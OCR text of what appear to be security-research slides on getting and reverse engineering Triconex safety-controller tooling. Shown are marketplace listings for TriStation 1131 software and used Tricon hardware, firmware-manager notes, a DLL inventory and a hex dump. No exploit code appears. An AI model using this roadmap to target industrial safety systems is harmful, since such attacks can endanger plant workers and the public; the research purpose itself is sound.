
- **Directly from vendor website**
  - Asking the right people the right questions ☺
- **Asset owners**
  - Operations and security staff are our friends - and the best sources of information
- **Surf the Web and you'll find interesting stuff**
  - Installation CDs sold on e-commerce
  - Loose executable & archives drifting on forums
  - Open directories, FTP servers, etc.

You can pay for it or ask nicely......

https://it.wikipedia.org/wiki/File:LinkedIn_Logo.svg

https://www.webrankinfo.com/google/youtube.htm

Buy or Obtain the Right Instruments: Triconex Engineering Software



C:\Documents and Settings\Administrator\Desktop\Tristation 1131

- InTouch10.1
- licence
- TS1131v4.9.0-CEMPLE

C:\Documents and Settings\

Settings\Administrator\Desktop\Firmware Extractor\

- TriconFM.chm
- tr1evn40.dll
- tr1com40.dll
- LAGCOM40.dll
- FWMTR1.dll
- FWMEXE.exe
- FWMCORE.dll

Tristation 1131 4.1软件

价格 ¥20.00 约 USD 3.17

0 累计评论 | 1 交易成功

配送 天津 至 全国 ▾ 快递 免运费 ▾ 24小时内发货

数量 − 1 + 件(库存993件)

支付

3 USD

Buy or Obtain the Right Instruments: Firmware

Here's the PROBLEM...

- Understanding the logic running inside the gear
- Extracting the firmware without bricking the hardware


… the quicker the better …

Buy or Obtain the Right Instruments: Firmware

Try Harder.

- Triconex firmware manager v2.0
  - Just really hard to find out there
  - Contains all the fw versions!

Number of bricked MP: 0



```
Firmware Manager Tricon FRS folder 'C:\Firmware Manager Software\Tricon\FRS\'
>>Firmware update history will be saved to log file 'C:\FirmwareManager\FMLog
```

Buy or Obtain the Right Instruments: The Controller (Hardware)


- **Alert: most ICS equipment is very expensive**
  - Go for it only if you have “money in your pocket”: approx. $5-10K
  - You might want/need spares for teardown & in case you brick it
- **Directly from the vendor marketplace**
  - Not the cheapest way; must be a legitimate buyer
- **Try eBay / Alibaba**
  - Look for components, used devices or new ones with warranty. Keep in mind the compatibility issues: put together enough to make it work!

You’re not gonna find this stuff at a yard sale or in the corner store.

http://www.ilmilanista.it/wp-content/uploads/sites/24/2018/02/offerte_ebay.png

https://www.forbes.com/companies/alibaba/

Buy or Obtain the Right Instruments: The Controller (Hardware)



TRICONEX 3008 MODULE Tricon
Pre-Owned
$1,850.00
or Best Offer
+$122.00 shipping
Free Returns

Triconex 7400027-100 Rack / Chassis Low
Pre-Owned
$1,595.00
or Best Offer
+$850.59 shipping
Free Returns
See more like this
Top

Triconex Communication Module NCM 4329 Free 1 year Warranty & Free Shipping!
New (Other)
$3,979.77
or Best Offer


NEW TRICONEX POWER MODULE 120VA
MODEL# 8310
New (Other)
$1,612.80
or Best Offer
+$70.00 shipping
2 new & refurbished from $1,612.80

https://www.ebay.com/sch/i.html?_from=R40&_trksid=p2380057.m570.l1313.TR10.TRC2.A0.H0.Xtriconex.TRS2&_nkw=triconex&_sacat=0

3 RE of Engineering Software

- **TriStation 1131 v4.9.0** **(build 117):**
  - A gold mine for the bad guys!
  - Contains all the information needed to interact with the controller


- **RE can be awesome!**
  - Learn protocol structure & error codes & juicy stuff



Name	Size	File description
InstallCheck.exe	61 KB	TS1131 Install Check
lagarc.dll	80 KB	Trident Code Archiver, Non-MFC DLL
lagasm.dll	92 KB	Trident Code Assembler, Non-MFC DLL
lagcom.dll	128 KB	Trident Communication Interface
lagdwg.dll	156 KB	Trident HW Drawing Services
lagemi.dll	132 KB	Trident Code Interpreter, Non-MFC DLL
laggen.dll	200 KB	Trident Code Generator, Non-MFC DLL
laghwdlg.dll	736 KB	Trident HW Setup Services
laglnk.dll	100 KB	Trident Code Linker, Non-MFC DLL
lagpim.dll	2.076 KB	Trident TS1131 Application Interface
LOADDLC.dll	40 KB	
tcxemdde.exe	44 KB	Triconex Emulator DDE Client
TCXEMX.chm	2.218 KB	
tcxemx.exe	340 KB	EM Code Emulator
tr1arc.dll	80 KB	Tricon NC Archiver
tr1asm.dll	104 KB	Tricon NC Assembler
tr1com.dll	108 KB	Tricon Communications Interface
tr1emi.dll	128 KB	Tricon EM Interpreter
tr1gen.dll	124 KB	Tricon NC Generator
tr1hwdlg.dll	1.048 KB	Tricon HW Setup Dialogs
tr1lnk.dll	100 KB	Tricon NC Linker


RE of Engineering Software

TR1HWDEF.HWD



```
00 07 00 01 00 01 00 02  00 02 00 03 00 03 00 04   ................
00 04 00 05 00 05 00 06  00 06 00 07 00 07 00 4D   ...............M
80 07 00 07 00 0B 44 49  20 3B 32 34 56 3B 4C 54   ......DI·;24V;LT
